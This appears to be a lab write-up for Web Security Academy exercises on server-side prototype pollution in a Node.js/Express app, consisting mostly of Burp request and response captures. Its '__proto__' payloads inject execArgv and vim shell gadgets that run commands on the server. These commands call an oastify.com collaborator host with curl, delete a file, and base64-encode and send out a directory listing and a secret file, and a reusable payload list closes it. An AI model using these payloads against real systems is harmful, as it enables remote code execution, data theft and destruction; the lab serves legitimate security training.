Content-Type: application/json; charset=utf-8
Etag: W/"13d-MwMBVsOxZpv89BZTaguobiOWC+s"
Date: Thu, 23 Mar 2023 03:34:58 GMT
Keep-Alive: timeout=5
X-Frame-Options: SAMEORIGIN
Content-Length: 317

{
  "username":"wiener",
  "firstname":"Peter",
  "lastname":"Wiener",
  "address_line_1":"Wiener HQ",
  "address_line_2":"One Wiener Way",
  "city":"Wienerville",
  "postcode":"BU1 1RP",
  "country":"UK",
  "isAdmin":true,
  "test":"test",
  "shell":"node",
  "NODE_OPTIONS":
  "--inspect=7y6ety4xw54ugowcusdq36rbe2kt8jw8.oastify.com\"\".oastify\"\".com"
}
```

1 ×

Payloads to generate: 1 Copy to clipboard Include Collaborator server location

#	Time	Type	Payload	
1	**2023-Mar-23 03:35:00.552 UTC**	**DNS**	**7y6ety4xw54ugowcusdq36rbe2kt8jw8**	**3.24**
2	2023-Mar-23 03:35:00.552 UTC	DNS	7y6ety4xw54ugowcusdq36rbe2kt8jw8	3.24
3	2023-Mar-23 03:35:00.552 UTC	DNS	7y6ety4xw54ugowcusdq36rbe2kt8jw8	3.25
4	2023-Mar-23 03:35:00.552 UTC	DNS	7y6ety4xw54ugowcusdq36rbe2kt8jw8	3.24

- The following payload also causes the server to trigger a connection to Burp Collaborator.

```
"__proto__":{
"execArgv": [
"--eval=require('child_process').execSync('curl https://Y3x1asu3tv13qfkv8tocm22q7dyjp7hv6.oastify.com')"
]
}
```

Request

Pretty Raw Hex Hackvertor

```
POST /my-account/change-address HTTP/2
Host: 0a0600c4045931b5c38a298b00530079.web-security-academy.net
Cookie: session=4pimXWnn82RBbuty3U1wIu5HbUdw5A6G
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101
Firefox/111.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json;charset=UTF-8
Content-Length: 307
Origin: https://0a0600c4045931b5c38a298b00530079.web-security-academy.net
Referer: https://0a0600c4045931b5c38a298b00530079.web-security-academy.net/my-account
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers

{
  "address_line_1":"Wiener HQ",
  "address_line_2":"One Wiener Way",
  "city":"Wienerville",
  "postcode":"BU1 1RP",
  "country":"UK",
  "sessionId":"4pimXWnn82RBbuty3U1wIu5HbUdw5A6G",
  "__proto__":{
    "execArgv":[
      "--eval=require('child_process').execSync('curl https://Y3x1asu3tv13qfkv8tocm22q7dyjp7hv6.oastify.com')"
    ]
  }
}
```

Response

Pretty Raw Hex Render Hackvertor

```
HTTP/2 200 OK
X-Powered-By: Express
Cache-Control: no-store
Content-Type: application/json; charset=utf-8
Etag: W/"1b3-I7xFI14btyuqurRiHsFDYFHbUBO"
Date: Thu, 23 Mar 2023 03:47:52 GMT
Keep-Alive: timeout=5
X-Frame-Options: SAMEORIGIN
Content-Length: 435

{
  "username":"wiener",
  "firstname":"Peter",
  "lastname":"Wiener",
  "address_line_1":"Wiener HQ",
  "address_line_2":"One Wiener Way",
  "city":"Wienerville",
  "postcode":"BU1 1RP",
  "country":"UK",
  "isAdmin":true,
  "test":"test",
  "shell":"node",
  "NODE_OPTIONS":
  "--inspect=7y6ety4xw54ugowcusdq36rbe2kt8jw8.oastify.com\"\".oastify\"\".com",
  "execArgv":[
    "--eval=require('child_process').execSync('curl https://Y3x1asu3tv13qfkv8tocm22q7dyjp
    7hv6.oastify.com')"
  ]
}
```

- The following payload will delete a text file from the server's filesystem.

```
"__proto__":{
"execArgv": [
"--eval=require('child_process').execSync('rm /home/carlos/morale.txt')"
]
}
```

Request

Pretty Raw Hex Hackvertor

```
POST /my-account/change-address HTTP/2
Host: 0a0600c4045931b5c38a298b00530079.web-security-academy.net
Cookie: session=4pimXWnn82RBbuty3U1wIu5HbUdw5A6G
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101
Firefox/111.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json;charset=UTF-8
Content-Length: 275
Origin: https://0a0600c4045931b5c38a298b00530079.web-security-academy.net
Referer: https://0a0600c4045931b5c38a298b00530079.web-security-academy.net/my-account
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers

{
  "address_line_1":"Wiener HQ",
  "address_line_2":"One Wiener Way",
  "city":"Wienerville",
  "postcode":"BU1 1RP",
  "country":"UK",
  "sessionId":"4pimXWnn82RBbuty3U1wIu5HbUdw5A6G",
  "__proto__":{
    "execArgv":[
      "--eval=require('child_process').execSync('rm /home/carlos/morale.txt')"
    ]
  }
}
```

Response

Pretty Raw Hex Render Hackvertor

```
HTTP/2 200 OK
X-Powered-By: Express
Cache-Control: no-store
Content-Type: application/json; charset=utf-8
Etag: W/"193-YhyTzcYOXO4NJRRJfMcWZRUvTqO"
Date: Thu, 23 Mar 2023 03:48:57 GMT
Keep-Alive: timeout=5
X-Frame-Options: SAMEORIGIN
Content-Length: 403

{
  "username":"wiener",
  "firstname":"Peter",
  "lastname":"Wiener",
  "address_line_1":"Wiener HQ",
  "address_line_2":"One Wiener Way",
  "city":"Wienerville",
  "postcode":"BU1 1RP",
  "country":"UK",
  "isAdmin":true,
  "test":"test",
  "shell":"node",
  "NODE_OPTIONS":
  "--inspect=7y6ety4xw54ugowcusdq36rbe2kt8jw8.oastify.com\"\".oastify\"\".com",
  "execArgv":[
    "--eval=require('child_process').execSync('rm /home/carlos/morale.txt')"
  ]
}
```

Lab: Exfiltrating sensitive data via server-side prototype pollution

Lab: Exfiltrating sensitive data via server-side prototype pollution

- This lab is built on Node.js and the Express framework. It is vulnerable to server-side prototype pollution because it unsafely merges user-controllable input into a server-side JavaScript object.
- Due to the configuration of the server, it's possible to pollute Object.prototype in such a way that you can inject arbitrary system commands that are subsequently executed on the server.
- To solve the lab:

1. Find a prototype pollution source that you can use to add arbitrary properties to the global Object.prototype.
2. Identify a gadget that you can use to inject and execute arbitrary system commands.
3. Trigger remote execution of a command that leaks the contents of Carlos's home directory (/home/carlos) to the public Burp Collaborator server.
4. Exfiltrate the contents of a secret file in this directory to the public Burp Collaborator server.
5. Submit the secret you obtain from the file using the button provided in the lab banner.

- In this lab, you already have escalated privileges, giving you access to admin functionality. You can log in to your own account with the following credentials: wiener:peter
- **Summary – Steps to Exploit**:
- See slides.

Request

Pretty Raw Hex Hackvertor

```
POST /my-account/change-address HTTP/2
Host: 0af0006f04127804c1ddb47d00db006e.web-security-academy.net
Cookie: session=5m4ahAOxmNlaNKREP4Ni4N4ICt9WZaiQ
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101
Firefox/111.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json;charset=UTF-8
Content-Length: 205
Origin: https://0af0006f04127804c1ddb47d00db006e.web-security-academy.net
Referer: https://0af0006f04127804c1ddb47d00db006e.web-security-academy.net/my-account
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers

{
  "address_line_1":"Wiener HQ",
  "address_line_2":"One Wiener Way",
  "city":"Wienerville",
  "postcode":"BU1 1RP",
  "country":"UK",
  "sessionId":"5m4ahAOxmNlaNKREP4Ni4N4ICt9WZaiQ",
  "__proto__":{
    "json spaces":"10"
  }
}
```

Response

Pretty Raw Hex Render Hackvertor

```
HTTP/2 200 OK
X-Powered-By: Express
Cache-Control: no-store
Content-Type: application/json; charset=utf-8
Etag: W/"100-nO/9OMPqw3iqIOuNn/OInt3HhCI"
Date: Thu, 23 Mar 2023 05:35:03 GMT
Keep-Alive: timeout=5
X-Frame-Options: SAMEORIGIN
Content-Length: 256

{
  10"username":"wiener",
  10"firstname":"Peter",
  10"lastname":"Wiener",
  10"address_line_1":"Wiener HQ",
  10"address_line_2":"One Wiener Way",
  10"city":"Wienerville",
  10"postcode":"BU1 1RP",
  10"country":"UK",
  10"isAdmin":true,
  10"json spaces":"10"
}
```

Identify prototype pollution source:

- Using the "__proto__" payload allowed us to pollute the "json spaces" property of the Object Prototype.

Code Execution:

- This payload triggered the server to make a connection to Burp Collaborator.

Request

Pretty Raw Hex Hackvertor

```
POST /my-account/change-address HTTP/2
Host: 0af0006f04127804c1ddb47d00db006e.web-security-academy.net
Cookie: session=5m4ahAOxmNlaNKREP4Ni4N4ICt9WZaiQ
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101
Firefox/111.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json;charset=UTF-8
Content-Length: 273
Origin: https://0af0006f04127804c1ddb47d00db006e.web-security-academy.net
Referer: https://0af0006f04127804c1ddb47d00db006e.web-security-academy.net/my-account
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers

{
  "address_line_1":"Wiener HQ",
  "address_line_2":"One Wiener Way",
  "city":"Wienerville",
  "postcode":"BU1 1RP",
  "country":"UK",
  "sessionId":"5m4ahAOxmNlaNKREP4Ni4N4ICt9WZaiQ",
  "__proto__":{
    "shell":"vim",
    "input":":! curl https://0rs7mrxqpyxn9hp5nl6jwzk47vdmlgp5.oastify.com\n"
  }
}
```

Response

Pretty Raw Hex Render Hackvertor

```
HTTP/2 200 OK
X-Powered-By: Express
Cache-Control: no-store
Content-Type: application/json; charset=utf-8
Etag: W/"15f-vsNodZO5nI6Rcf+pCRjOzhWHK6I"
Date: Thu, 23 Mar 2023 05:37:17 GMT
Keep-Alive: timeout=5
X-Frame-Options: SAMEORIGIN
Content-Length: 351

{
  10"username":"wiener",
  10"firstname":"Peter",
  10"lastname":"Wiener",
  10"address_line_1":"Wiener HQ",
  10"address_line_2":"One Wiener Way",
  10"city":"Wienerville",
  10"postcode":"BU1 1RP",
  10"country":"UK",
  10"isAdmin":true,
  10"json spaces":"10",
  10"shell":"vim",
  10"input":":! curl https://0rs7mrxqpyxn9hp5nl6jwzk47vdmlgp5.oastify.com\n"
}
```

Request

Pretty Raw Hex Hackvertor

```
POST /my-account/change-address HTTP/2
Host: 0af0006f04127804c1ddb47d00db006e.web-security-academy.net
Cookie: session=5m4ahAOxmNlaNKREP4Ni4N4ICt9WZaiQ
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/111.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json;charset=UTF-8
Content-Length: 306
Origin: https://0af0006f04127804c1ddb47d00db006e.web-security-academy.net
Referer: https://0af0006f04127804c1ddb47d00db006e.web-security-academy.net/my-account
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers

{
  "address_line_1":"Wiener HQ",
  "address_line_2":"One Wiener Way",
  "city":"Wienerville",
  "postcode":"BU1 1RP",
  "country":"UK",
  "sessionId":"5m4ahAOxmNlaNKREP4Ni4N4ICt9WZaiQ",
  "__proto__":{
    "shell":"vim",
    "input":
    ":! ls /home/carlos | base64 | curl -d @- https://0rs7mrxqpyxn9hp5nl6jwzk47vdmlgp5.oastify.com\n"
  }
}
```

Response

Pretty Raw Hex Render Hackvertor

```
HTTP/2 200 OK
X-Powered-By: Express
Cache-Control: no-store
Content-Type: application/json; charset=utf-8
Etag: W/"14d-hF+7sOluZhT9u6ZNMVVEcOq5QpQ"
Date: Thu, 23 Mar 2023 05:40:07 GMT
Keep-Alive: timeout=5
X-Frame-Options: SAMEORIGIN
Content-Length: 333

{
  "username":"wiener",
  "firstname":"Peter",
  "lastname":"Wiener",
  "address_line_1":"Wiener HQ",
  "address_line_2":"One Wiener Way",
  "city":"Wienerville",
  "postcode":"BU1 1RP",
  "country":"UK",
  "isAdmin":true,
  "json spaces":"",
  "shell":"vim",
  "input":
  ":! ls /home/carlos | base64 | curl -d @- https://0rs7mrxqpyxn9hp5nl6jwzk4
  7vdmlgp5.oastify.com\n"
}
```

Code Execution:

Leak hidden file name.

This payload triggers the server to send a connection to Burp Collaborator and leak the contents of the “ls” command in the body of the POST request.

Description Request to Collaborator Response from Collaborator

Pretty Raw Hex Hackvertor

```
POST / HTTP/1.1
Host: 0rs7mrxqpyxn9hp5nl6jwzk47vdmlgp5.oastify.com
User-Agent: curl/7.68.0
Accept: */*
Content-Length: 24
Content-Type: application/x-www-form-urlencoded

bm9kZV9hcHBzCnNlY3JldAo=
```

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Co

bm9kZV9hcHBzCnNlY3JldAo=

node_apps
secret

Request

Pretty Raw Hex Hackvertor

```
POST /my-account/change-address HTTP/2
Host: 0af0006f04127804c1ddb47d00db006e.web-security-academy.net
Cookie: session=5m4ahAOxmNlaNKREP4Ni4N4ICt9WZaiQ
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/111.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json;charset=UTF-8
Content-Length: 314
Origin: https://0af0006f04127804c1ddb47d00db006e.web-security-academy.net
Referer: https://0af0006f04127804c1ddb47d00db006e.web-security-academy.net/my-account
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers

{
  "address_line_1":"Wiener HQ",
  "address_line_2":"One Wiener Way",
  "city":"Wienerville",
  "postcode":"BU1 1RP",
  "country":"UK",
  "sessionId":"5m4ahAOxmNlaNKREP4Ni4N4ICt9WZaiQ",
  "__proto__":{
    "shell":"vim",
    "input":
    ":! cat /home/carlos/secret | base64 | curl -d @- https://0rs7mrxqpyxn9hp5nl6jwzk47vdmlgp5.oastify
    .com\n"
  }
}
```

Response

Pretty Raw Hex Render Hackvertor

```
HTTP/2 200 OK
X-Powered-By: Express
Cache-Control: no-store
Content-Type: application/json; charset=utf-8
Etag: W/"155-gJU8ZtYyURIyZDbPLOICpyPUo1w"
Date: Thu, 23 Mar 2023 05:41:50 GMT
Keep-Alive: timeout=5
X-Frame-Options: SAMEORIGIN
Content-Length: 341

{
  "username":"wiener",
  "firstname":"Peter",
  "lastname":"Wiener",
  "address_line_1":"Wiener HQ",
  "address_line_2":"One Wiener Way",
  "city":"Wienerville",
  "postcode":"BU1 1RP",
  "country":"UK",
  "isAdmin":true,
  "json spaces":"",
  "shell":"vim",
  "input":
  ":! cat /home/carlos/secret | base64 | curl -d @- https://0rs7mrxqpyxn9hp5
  nl6jwzk47vdmlgp5.oastify.com\n"
}
```

Description Request to Collaborator Response from Collaborator

Pretty Raw Hex Hackvertor

```
POST / HTTP/1.1
Host: 0rs7mrxqpyxn9hp5nl6jwzk47vdmlgp5.oastify.com
User-Agent: curl/7.68.0
Accept: */*
Content-Length: 44
Content-Type: application/x-www-form-urlencoded

NUdCTVR5TzdvaOthbOlVd2VVWVFSVU5nZGhaNOVYdEc=
```

Code Execution:

- Exfiltrate contents of the secret file.
- This payload triggers the server to send a connection to Burp Collaborator and leak the contents of the “cat” command in the body of the POST request.

Payloads:

```
"__proto__":{
   "shell":"vim",
   "input":":! curl https://YOUR-COLLABORATOR-ID.oastify.com\n"
}
```

"input":":! ls /home/carlos | base64 | curl -d @- https://YOUR-COLLABORATOR-ID.oastify.com\n“

"input":":! cat /home/carlos/secret | base64 | curl -d @- https://YOUR-COLLABORATOR-ID.oastify.com\n"